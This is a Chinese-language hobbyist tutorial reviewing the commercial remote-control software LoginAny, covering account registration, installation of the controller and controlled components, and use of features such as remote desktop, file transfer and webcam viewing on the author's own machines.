经过一段时间的使用，我发现TeamViewer这个远程控制软件还是不错的，不过有时会失去响应只能重新启动连接。好在像我等入此“黑行”的菜鸟们都有种喜新不厌旧的精神，当然不满足于仅使用一个两个工具，像扫描就有X-Scan、流光和SuperScan，检测注入点有啊D、HDSI和明小子……既然MyGreePC没搞定（不甘心）、TeamViewer已演练熟（想换个口味），那就再找个远程控制软件来操练操练吧。经过一番“百度”和“Google”，最终我发现了LoginAny，名字够牛——任意登录，到底性能如何呢？试用一下再说。




图1

一、账号注册

首先要到LoginAny官网www.loginany.com/register.php进行用户注册，此时我们有两种选择：个人版和专业版。前者终身免费服务且永不过期，能控制三台远程主机，有文件传输、远程控制及邀请、P2P文件共享分发等功能；后者在前者的基础之上增加了数十种功能，而且控制的远程主机数目会有所增加等。一般我们选择试用个人版即可，单击其下的“开始注册”按钮后，在出现的页面中填写好自己的电子邮件、密码和验证码等相关信息之后，如图1，单击最下面的“创建用户”按钮，网站会提示我们注册成功并返回登录。点击“转到”按钮后，我们就进入到了自己所注册的用户控制服务中心（以后我们就可以直接在http://www.loginany.com/login.php进行用户登录操作进入），包括个人信息管理、用户升级和积分兑换中心及充值卡管理等，而且还可以直接在此看到以自己的注册账号安装并运行LoginAny的主机，如图2。




图2

二、安装主控端、被控端程序

访问网址www.loginany.com/download/professional.php，然后根据自己的网络接入实际情况，点击“官方下载”下的下载链接进行LoginAny 2008 LoginAnySetup0942.exe的下载，5.24MB。接着就可以分别在控制端和被控端机器上进行程序的安装工作了，基本上与其它软件的安装一样来点击“下一步”按钮操作，注意在进行到“选择组件”安装时，如图3，建议将“LoginAny”（包括“被控端程序”和“控制端程序”）、“运行方式”（包括“Windows启动时运行”和“添加文件同步菜单”）都按默认的选中。之后就是选择软件的安装路径、安装镜像驱动（目的是增强桌面的操作响应速度）、输入LoginAny用户信息（注册时的电子邮箱和密码），此时LoginAny就会进行服务控制台的用户验证过程。




图3

三、执行远程控制操作

当上面的两步工作都完成之后，我们就可以在机器上




图4




图5

运行LoginAny来进行远程控制了，注意：被控端和控制端可以进行角色互换噢！这恐怕也是正常远程控制软件与木马的一个很重要的区别了，呵呵。运行LoginAny，先要进行用户登录——填入电子邮件和密码，然后将下面的“记住我的密码”和“开机自动运行”都选中，如图4，只要你的机器安全的话最好是这样做，否则如果中途发生意外停电故障的话你可就无法远程控制了。点击“登录”按钮之后，很快我们就来到了LoginAny软件的控制台界面，上面显示出了以同一注册账号登录的在线机器，如图5，只须在待控制的机器上单击鼠标右键或是直接点击左侧的远程操作功能表即可完成相关的操作。LoginAny提供了“连接到此电脑桌面”、“与此电脑传输文件”、“编辑此电脑注册表”、“观看电脑摄像头”、“管理此电脑进程”和“打开命令提示符”、“使用高级选项连接”、“共享此电脑”等许多实用的远程控制功能项列表，方便且实用。我们以第一个“连接到此电脑桌面”为例，运行之后经过几十秒的响应等待时间后，会出现“正在验证‘XXX’权限”的窗口，提示我们输入被控端机器的用户名与密码；如图6，建议在此勾选“记住我的密码”。点击“确认”按钮之后，LoginAny很快就为我们传输过来被控端机器的桌面，如图7，然后就可以像操作本地计算机一样来进行远程控制了。




图6

经过几次的试用后发现，LoginAny的表现还是令人比较满意的，而且它的通信认证是采用RSA安全加密的认证方式，安全性还不错。不过，毕竟是商业软件，LoginAny实行的是积分和充值策略，我们既可以通过邀请好友、推荐博文和登录来增加积分，也可以直接购买充值卡或使用神州行来消费，目的是换取更长的使用时间和更为丰富的操作功能，大家可根据自己的实际情况不妨先试一下先。

